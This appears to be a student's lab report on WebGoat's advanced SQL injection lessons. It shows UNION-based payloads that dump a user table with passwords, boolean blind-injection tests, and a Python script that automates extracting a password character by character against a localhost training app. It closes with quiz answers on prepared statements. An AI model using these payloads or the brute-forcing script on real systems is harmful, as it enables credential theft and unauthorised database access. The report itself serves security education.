Report of SQL Injection Lessons Advanced

Karolina Schmidt, 224763

Third page

In third task I got two tables:

The table is called 'user_data':

```
CREATE TABLE user_data (userid int not null,
                        first_name varchar(20),
                        last_name varchar(20),
                        cc_number varchar(30),
                        cc_type varchar(10),
                        cookie varchar(20),
                        login_count int);
```

The table is called 'user_system_data':

```
CREATE TABLE user_system_data (userid int not null primary key,
                                           user_name varchar(12),
                                           password varchar(10),
                                           cookie varchar(30));
```

I got two fields to fill: Name and Password. I check i fis possible sql injection by putting into fields value. I want to get data from table user_system_data:

```
1'; SELECT * FROM user_system_data WHERE '1'='1
```

And I notice that for Name field I got:

```
You have succeeded:
USERID, USER_NAME, PASSWORD, COOKIE,
101, jsnow, passwd1, ,
102, jdoe, passwd2, ,
103, jplane, passwd3, ,
104, jeff, jeff, ,
105, dave, passW0rD, ,
```

And hint to solve it with UNION. UNION needs the same amount of columns and its type so I have to put some extra values, because user_system_data have less columns.

```
1' UNION SELECT userid, user_name, password, 'a', 'b', 'c', 1 from user_system_dat
a WHERE '1'='1
```

And then I got:

```
You have succeeded:
USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,
101, jsnow, passwd1, a, b, c, 1,
102, jdoe, passwd2, a, b, c, 1,
103, jplane, passwd3, a, b, c, 1,
104, jeff, jeff, a, b, c, 1,
105, dave, passW0rD, a, b, c, 1,
```

Fifth page

In this task I have to login as Tom. First I try to login in login view as tom with random password and I got feedback ‘No results matched, try again.’. In the register view I try to register user tom and I got feedback ‘User tom already exists please try to register with a different username.’ After checking fields to check if is possible sql injection, I noticed that username field in registration for :

```
tom’ AND ‘1’=’1
```

return a feedback `User{0} already exists please try to register with a different username.` . When second conditio is false:

```
tom’ AND 1=2;--
```


Then I got feedback: ‘User tom' and 1=2;-- created, please proceed to the login page.’

Feedback return True or False depending on information that username exists. I can add my condition to ask a database for information. This is explained in lessons Blind SQL Injection. I can’t select the database tables but I can ask about password letter by method SUBSTRING:

```
tom’ AND SUBSTRING(password, 1, 1) = ‘a’;--
```

and I got: ‘User tomu2019 AND SUBSTRING(password, 1, 1) = u2018au2019;-- created, please proceed to the login page.’ – which means that is not that letter. To find password I need to check all posibilities of letters. I try to automate this proces by python script. By Owasp application I open WebGoat to get information to send a request. I have opened active session on WebGoat with parameters from the picture below:

WebGoat SQL Injection Lessons Advanced



Python code:


```
import json

import requests

import string


def sql_injection_password():

    alph_idx = 0

    alphabet = string.ascii_lowercase

    pass_idx = 0

    password = ''


    headers = {'Cookie': 'JSESSIONID=Q008CHCiz5Gj2E5RnaqZ9YPVc-9960NDzsiJwP1N'}



    while True:


        payload = f'tom\' AND substring(password, {pass_idx+1},1)=\'{alphabet[alph_idx]}'


        data = {

                'username_reg' : payload,

                'email_reg' : "a@a.com",

                'password_reg' : "a",

                'confirm_password_reg' : "a",


                }


        req = requests.put('http://localhost:8080/WebGoat/SqlInjectionAdvanced/challenge', headers=head
ers, data=data)

        try:

            response = json.loads(req.text)

        except:

            print("Wrong JSESSIONID")
```

```
            return

        letter_not_in_pass = "already exists please try to register with a different username" not in r
esponse['feedback']

        if letter_not_in_pass:

            alph_idx += 1

            if alph_idx > len(alphabet) - 1:

                return

        else:

            password += alphabet[alph_idx]

            print(password)

            alph_idx = 0

            pass_idx += 1




sql_injection_password()
```

After run it in command line I got password found brute force method:

```
D:\BDA\sem2\complex_systems>python pass.py
t
th
thi
this
thisi
thisis
thisisa
thisisas
thisisase
thisisasec
thisisasecr
thisisasecre
thisisasecret
thisisasecretf
thisisasecretfo
thisisasecretfor
thisisasecretfort
thisisasecretforto
thisisasecretfortom
thisisasecretfortomo
thisisasecretfortomon
thisisasecretfortomonl
thisisasecretfortomonly

D:\BDA\sem2\complex_systems>
```

After write it in app:



Last task are the questions about prepared statement.

Summary:

Prepared statement example:

```
PREPARE s_stmt FROM
'SELECT DISTINCT bands.name, bands.noAlbums FROM albums
INNER JOIN bands ON bands.id = albums.band
WHERE albums.genre = ? ';
```

This statement is safe, becuase value is put into ? place and is not sensitive for sql injections. Opposition is joining strings – this method can possibility to sql injection.

Answers:

WebGoat SQL Injection Lessons Advanced

1. What is the difference between a prepared statement and a statement?

- [ ] Solution 1: Prepared statements are statements with hard-coded parameters.
- [ ] Solution 2: Prepared statements are not stored in the database.
- [ ] Solution 3: A statement is faster.
- [x] Solution 4: A statement has got values instead of a prepared statement

2. Which one of the following characters is a placeholder for variables?

- [ ] Solution 1: *
- [ ] Solution 2: =
- [x] Solution 3: ?
- [ ] Solution 4: |

3. How can prepared statements be faster than statements?

- [ ] Solution 1: They are not static so they can compile better written code than statements.
- [x] Solution 2: Prepared statements are compiled once by the database management system waiting for input and are pre-compiled this way.
- [ ] Solution 3: Prepared statements are stored and wait for input it raises performance considerably.
- [ ] Solution 4: Oracle optimized prepared statements. Because of the minimal use of the databases resources it is faster.

4. How can a prepared statement prevent SQL-Injection?

- [ ] Solution 1: Prepared statements have got an inner check to distinguish between input and logical errors.
- [ ] Solution 2: Prepared statements use the placeholders to make rules what input is allowed to use.
- [x] Solution 3: Placeholders can prevent that the users input gets attached to the SQL query resulting in a seperation of code and data.
- [ ] Solution 4: Prepared statements always read inputs literally and never mixes it with its SQL commands.

5. What happens if a person with malicious intent writes into a register form :Robert); DROP TABLE Students;-- that has a prepared statement?

- [ ] Solution 1: The table Students and all of its content will be deleted.
- [ ] Solution 2: The input deletes all students with the name Robert.
- [ ] Solution 3: The database registers 'Robert' and deletes the table afterwards.
- [x] Solution 4: The database registers 'Robert'); DROP TABLE Students;--'.